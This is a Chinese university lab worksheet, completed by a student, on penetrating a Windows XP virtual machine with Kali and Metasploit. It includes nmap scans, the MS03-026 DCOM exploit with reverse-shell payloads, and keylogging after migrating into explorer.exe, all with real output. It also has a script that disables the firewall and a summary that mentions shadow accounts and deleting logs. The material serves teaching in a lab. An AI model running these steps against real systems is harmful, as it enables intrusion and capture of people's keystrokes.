

# 理解系统脆弱性和 Metasploit 渗透实践

## 使用

本文档以通关方式撰写，完成一关进入下一关，请将需要填写的内容写在空白处。

## 概述

这个练习用来帮助大家理解系统的脆弱性，并使用 Metasploit 实践一个案例，包括扫描网络并渗透计算机。

## 条件

请完成如下步骤：

1. 在计算机中安装 Virtualbox 或 VMWare 虚拟机软件；
2. 下载 Kali Linux 64 Bit（也可以用其他版本）：<https://www.kali.org/downloads/>
3. 下载后的 ISO 文件为：kali-linux-2019.1a-amd64.iso
4. 请在虚拟机光盘中加载该 ISO 文件，并采用 LIVE 方式启动系统。

使用虚拟机，安装 WinXP 操作系统原始版本。该 IP 地址记为：虚拟机地址，假设改地址为 10.108.18.165。

# GATE 1

请在空白处用不多于 100 字描述 Kali Linux:

## 此处是空白处:

Kali Linux 是一款为渗透测试而生的 Linux 发行版，集成了很多常用渗透工具，提前配置好了相关环境，为渗透初学者和脚本小子提供了很大便利。

请查看 Kali 支持的工具列表: <https://tools.kali.org/tools-listing>，选取 4 个工具，用不多于 100 字对每个工具进行描述，共不超过 400 字，写在空白处。

## 此处是空白处:

**Arp-scan:** kali 自带的一款轻量 ARP 扫描工具，该工具会自动解析 MAC 地址，得到对应硬件厂商，亦可用作内网存活主机扫描；

**Nmap:** 款网络扫描和主机检测的非常有用的工具，不局限于仅仅收集信息和枚举，同时可以用来作为一个漏洞探测器或安全扫描器。

**DNSRecon:** 支持多线程、支持爆破、支持多种 DNS 记录查询、域传送漏洞检测、对 IP 范围查询、检测 NS 服务器缓存、结果可保存为多种格式的工具。

**Sqlmap:** 自动化检测和利用 SQL 注入缺陷以及接管数据库服务器的工具，功能包括数据库指纹识别、从数据库获取数据到访问底层文件系统以及通过带外连接在操作系统上执行命令的广泛切换等。

请将 Kali Linux 默认 root 用户密码写在空白处。

## 此处是空白处:


toor

时刻记得：技术是一把双刃剑！

# GATE 2

以下实验将围绕一个目标计算机（IP 地址是虚拟机地址，假设该地址是 10.108.18.165）开展。  
请 ping 该主机，确认能从安装了 metasploit 的虚拟机访问到上述 IP 地址。

使用 LIVE 方式启动 Kali Linux 操作系统，通过界面启动 metasploit 工具。如下图：



## Part 1: 使用 nmap

nmap 是一个端口扫描工具，可以探测计算机有哪些端口打开。

metasploit 里面集成了一个 nmap，使用下列命令扫描特定计算机：（在 msfconsole 里面运行）

```
db_nmap -O -v -sV 10.108.18.165
```

其中：

- O: 启动对 OS 的探测
- sV: 探测打开的端口，并给出使用该端口的服务信息
- v: 回显信息

将命令输出拷贝到空白处。

**此处是空白处：**

```
1. Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-04 02:57 EDT
2. NSE: Loaded 45 scripts for scanning.
3. Initiating ARP Ping Scan at 02:57
4. Scanning 192.168.56.138 [1 port]
5. Completed ARP Ping Scan at 02:57, 0.05s elapsed (1 total hosts)
6. Initiating Parallel DNS resolution of 1 host. at 02:57
7. Completed Parallel DNS resolution of 1 host. at 02:57, 0.00s elapsed
8. Initiating SYN Stealth Scan at 02:57
9. Scanning 192.168.56.138 [1000 ports]
10. Discovered open port 1025/tcp on 192.168.56.138
11. Discovered open port 139/tcp on 192.168.56.138
12. Discovered open port 445/tcp on 192.168.56.138
13. Discovered open port 135/tcp on 192.168.56.138
14. Discovered open port 5000/tcp on 192.168.56.138
15. Completed SYN Stealth Scan at 02:57, 0.21s elapsed (1000 total ports)
16. Initiating Service scan at 02:57
17. Scanning 5 services on 192.168.56.138
18. Completed Service scan at 02:59, 128.84s elapsed (5 services on 1 host)
19. Initiating OS detection (try #1) against 192.168.56.138
20. NSE: Script scanning 192.168.56.138.
21. Initiating NSE at 02:59
22. Completed NSE at 02:59, 0.01s elapsed
23. Initiating NSE at 02:59
24. Completed NSE at 03:00, 1.01s elapsed
25. Nmap scan report for 192.168.56.138
26. Host is up (0.00097s latency).
27. Not shown: 995 closed ports
28. PORT      STATE SERVICE      VERSION
29. 135/tcp    open  msrpc        Microsoft Windows RPC
30. 139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
31. 445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
32. 1025/tcp   open  msrpc        Microsoft Windows RPC
33. 5000/tcp   open  upnp?
34. 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
35. SF-Port5000-TCP:V=7.91%I=7%D=5/4Time=6090F073%P=x86_64-pc-linux-gnu%(Gen
36. SF:ericLines,1C,"HTTP/1.1\x20400\x20Bad\x20Request\r\n\r\n")%(GetRequest
37. SF:,1C,"HTTP/1.1\x20400\x20Bad\x20Request\r\n\r\n")%(RTSPRequest,1C,"HTT
38. SF:P/1.1\x20400\x20Bad\x20Request\r\n\r\n")%(HTTPOptions,1C,"HTTP/1.1\x
39. SF:20400\x20Bad\x20Request\r\n\r\n")%(FourOhFourRequest,1C,"HTTP/1.1\x20
40. SF:400\x20Bad\x20Request\r\n\r\n")%(SIPOptions,1C,"HTTP/1.1\x20400\x20Ba
41. SF:d\x20Request\r\n\r\n");
42. MAC Address: 00:0C:29:8F:FD:F4 (VMware)
43. Device type: general purpose
44. Running: Microsoft Windows 2000|XP|Me
45. OS CPE: cpe:/o:microsoft:windows_2000::-
    cpe:/o:microsoft:windows_2000::sp2 cpe:/o:microsoft:windows_2000::sp4 cpe
```

```

:/o:microsoft:windows_xp::-
cpe:/o:microsoft:windows_xp::sp1 cpe:/o:microsoft:windows_me
46.OS details: Microsoft Windows 2000 SP0/SP2/SP4 or Windows XP SP0/SP1, Micr
osoft Windows 2000 SP1, Microsoft Windows 2000 SP2, Microsoft Windows Mill
ennium Edition (Me)
47.Network Distance: 1 hop
48.TCP Sequence Prediction: Difficulty=132 (Good luck!)
49.IP ID Sequence Generation: Incremental
50.Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe
:/o:microsoft:windows_xp
51.
52.Read data files from: /usr/bin/./share/nmap
53.OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
54.Nmap done: 1 IP address (1 host up) scanned in 131.89 seconds
55.      Raw packets sent: 1017 (45.446KB) | Rcvd: 1017 (41.122KB)

```

输入 `hosts` 命令，将输出拷贝在空白处。

**此处是空白处：**

Hosts

=====

address mac name os\_name os\_flavor os\_sp purpose info comments

----- -- -- --

输入 `services` 命令，将输出拷贝在空白处。

**此处是空白处：**

Services

=====

host port proto name state info

----- -- -- --

# GATE 3

## Part 2: 进一步了解目标

Gate2 获得了一些目标机器信息，进一步的信息可以通过 metasploit 中 `auxiliary` 提供，执行如下命令，将结果拷贝在空白处。

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set RHOSTS 10.108.18.165
RHOSTS => 10.108.18.165
msf auxiliary(smb_version) > run
```

执行命令后，再运行 `hosts`，观察结果与之前的有何不同，把结果拷贝在空白处。

**此处是空白处：**

Hosts

=====

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
192.168.56.138		XIABEE-5DR1INNA	Windows XP			client		

再执行 `services` 命令，把结果拷贝在空白处。

**此处是空白处：**

Services

=====

host	port	proto	name	state	info
192.168.56.138	445	tcp	smb	open	Windows XP SP0 / 1 (language:Chinese - Traditional) (name:XIABEE-5DR1INNA) (workgroup:WORKGROUP)

可以通过 `back` 命令退出 `smb_version auxiliary` 模式。

# GATE 4

## Part 3: 漏洞利用（meterpreter）

在打开的 Metasploit console 中，输入下面命令：

```
info exploit/windows/dcerpc/ms03_026_dcom
```

仔细查看关于这个漏洞利用的说明

执行下面的命令：

```
use exploit/windows/dcerpc/ms03_026_dcom
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST {你机器的 IP 地址}
set RHOST 10.108.18.165
show options
```

### [扩展内容开始]

在进行下一步入侵操作之前，先了解一下以下内容：

在众多渗透失败的可能中，所在计算机的防火墙是个主要问题。防火墙默认限制了计算机的开放端口，会造成渗透失败。（防火墙指本机防火墙，非目标机防火墙，即渗透本来成功，但反射回来的控制连接被自己的防火墙阻断）

**默认 Kali Linux 已经处理好防火墙，可以跳过该步骤。**

为了更好使用 metasploit，如果采用其他系统，需要把本机防火墙关掉。这需要两个步骤：

第一：保存当前防火墙规则：

```
iptables-save > iptables.rules
```

第二，写一个脚本（用 vi 或任何编辑器），命名为 fw.stop，内容如下：

```
echo "Stopping firewall and allowing everyone..."
iptables -F
iptables -X
```

```
iptables -t nat -F
iptables -t nat -X
iptables -t mangle -F
iptables -t mangle -X
iptables -P INPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -P OUTPUT ACCEPT
```

用下面命令执行上述脚本：

```
chmod +x fw.stop （给该文件赋予执行权限）
sudo ./fw.stop
```

此时，防火墙已经关闭。

### **[扩展内容结束]**

回到之前的命令行窗口，在 metasploit 中继续执行：

```
exploit
```

将输出拷贝到空白处，此时，应该看到与被渗透计算机建立通道的信息：


### **此处是空白处：**

通过默认 payload windows/meterpreter/reverse\_tcp 攻击时，靶机产生异常直接挂掉.....

```
msf6 exploit(multi/handler) > use exploit/windows/dcerpc/ms03_026_dcom
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/dcerpc/ms03_026_dcom) > run

[*] Started reverse TCP handler on 192.168.56.129:4444
[*] 192.168.56.139:135 - Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] 192.168.56.139:135 - Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.56.139[135] ...
[*] 192.168.56.139:135 - Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.56.139[135] ...
[*] 192.168.56.139:135 - Sending exploit ...
[*] Sending stage (175174 bytes) to 192.168.56.139
[*] 192.168.56.139 - Meterpreter session 17 closed. Reason: Died
[-] Meterpreter session 17 is not valid and will be closed
^C[*] Exploit completed, but no session was created.
```





使用 windows/shell/reverse\_tcp，攻击成功，但只能获取到靶机 cmd 的 shell

```
msf6 exploit(windows/dcerpc/ms03_026_dcom) > run

[*] Started reverse TCP handler on 192.168.56.129:4444
[*] 192.168.56.139:135 - Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] 192.168.56.139:135 - Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.56.139[135] ...
[*] 192.168.56.139:135 - Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.56.139[135] ...
[*] 192.168.56.139:135 - Sending exploit ...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.56.139

[*] Command shell session 19 opened (192.168.56.129:4444 -> 192.168.56.139:1031) at 2021-05-17 02:55:15 -0400

C:\WINDOWS\system32>
```

## GATE 5

### Part 4: 系统留念

如果一切顺利，此时，你已经与被攻击计算机建立了一个连接。Metasploit 中的提示符是

meterpreter>

输入如下命令：

shell

看到输出了吗？**知道自己在那里吗？对！你已经在被渗透的 windows 计算机中了。**执行下面一些命令试试：

```
cd ..  
cd ..  
cd "BITSecurity2021"  
dir > {你的名字和学号}.txt
```

这时，你将在被渗透计算机 C:\BITSecurity2021 目录中生成一个 txt 文件，文件名是你输入的名字和学号。

如果你确认生成了这个文件，即完成本实验。


执行 exit 命令可以退回到 meterpreter>

来，截个屏幕，放在空白处。

screenshot

将截到的屏幕放在下面（拷贝图片文件到下方）


**此处是空白处：**



```
C:\BITSecurity2021>dir > YunjieXiao-1120182349.txt  
dir > YunjieXiao-1120182349.txt  
  
C:\BITSecurity2021>dir  
dir  
Volume in drive C has no label.  
Volume Serial Number is 0EA4-A2AA  
  
Directory of C:\BITSecurity2021  
  
2021/05/17  15:20    <DIR>          .  
2021/05/17  15:20    <DIR>          ..  
2021/05/17  15:20                   349 YunjieXiao-1120182349.txt  
                1 File(s)                349 bytes  
                2 Dir(s)  32,757,555,200 bytes free  
  
C:\BITSecurity2021>
```

由于靶机机器版本过低，无法使用 `meterpreter`，故后续实验将靶机更换为 WIN10 机器，并通过后门文件获取到 `meterpreter` 的 shell。

此时通过 `screenshot` 截取靶机屏幕：



## GATE 6

进一步分析，看看到底是那个程序被我们劫持了，从而使我们可以渗透到系统中。

在 `meterpreter`> 下执行 `getpid`，得到当前渗透的进程 `id`。

执行 `ps` 浏览本渗透计算机中在运行的进程，把 `id` 对应进程写在空白处。

**此处是空白处：**

通过 `getpid` 获得后门程序的 PID 为 8540

我们希望得到用户输入的键盘信息，怎么做？

查看刚刚在运行进程，找到 `explorer.exe` 的进程号。因为这个程序负责响应鼠标和键盘事件，我们希望进一步劫持这个进程。

原则上，只要我们突破了计算机的防线，是可以劫持任何程序的。我们使用下面命令实现对 `explorer.exe` 的劫持。

```
migrate {explorer.exe 的 pid}
```

成功后，启动键盘记录程序：

```
keyscan_start
```

此时，如果被渗透电脑中有内容输入，比如，在记事本中输入一些字符，则被记录。执行以下命令获得输入的内容：

```
keyscan_dump
```

退出键盘记录：

```
keyscan_stop.
```

```
meterpreter > migrate 5324
[*] Migrating from 8540 to 5324...
keyscan_start
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<CR>
<CR>
<Shift>To<^H><^H><Shift><Shift>Bell<^H><^H> all you can be,<^H>.<^S>

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```

## GATE 7

exit 指令退出 msfconsole。

在渗透成功后，可以使用很多指令，包括查看渗透计算机实时桌面等。更多功能请查阅相关资料进一步学习。

请大家仔细回顾整个渗透的过程，将过程精简整理为不多于 200 字，填写到空白处，并尝试在课

余时间自建目标机器攻击。

**此处是空白处：**

先进行目标侦察，寻找漏洞和攻击点；然后发起攻击，获取目标机器的控制权；在获取控制权之后进行提权操作，得到特权；然后收集有效信息、按需攻击等；之后创建影子账户等维持控制权；最后删除入侵日志隐蔽退出。

黑客之旅已经开启，《网络信息安全》课程也接近尾声，如果你喜欢这个课程，记得点个赞！~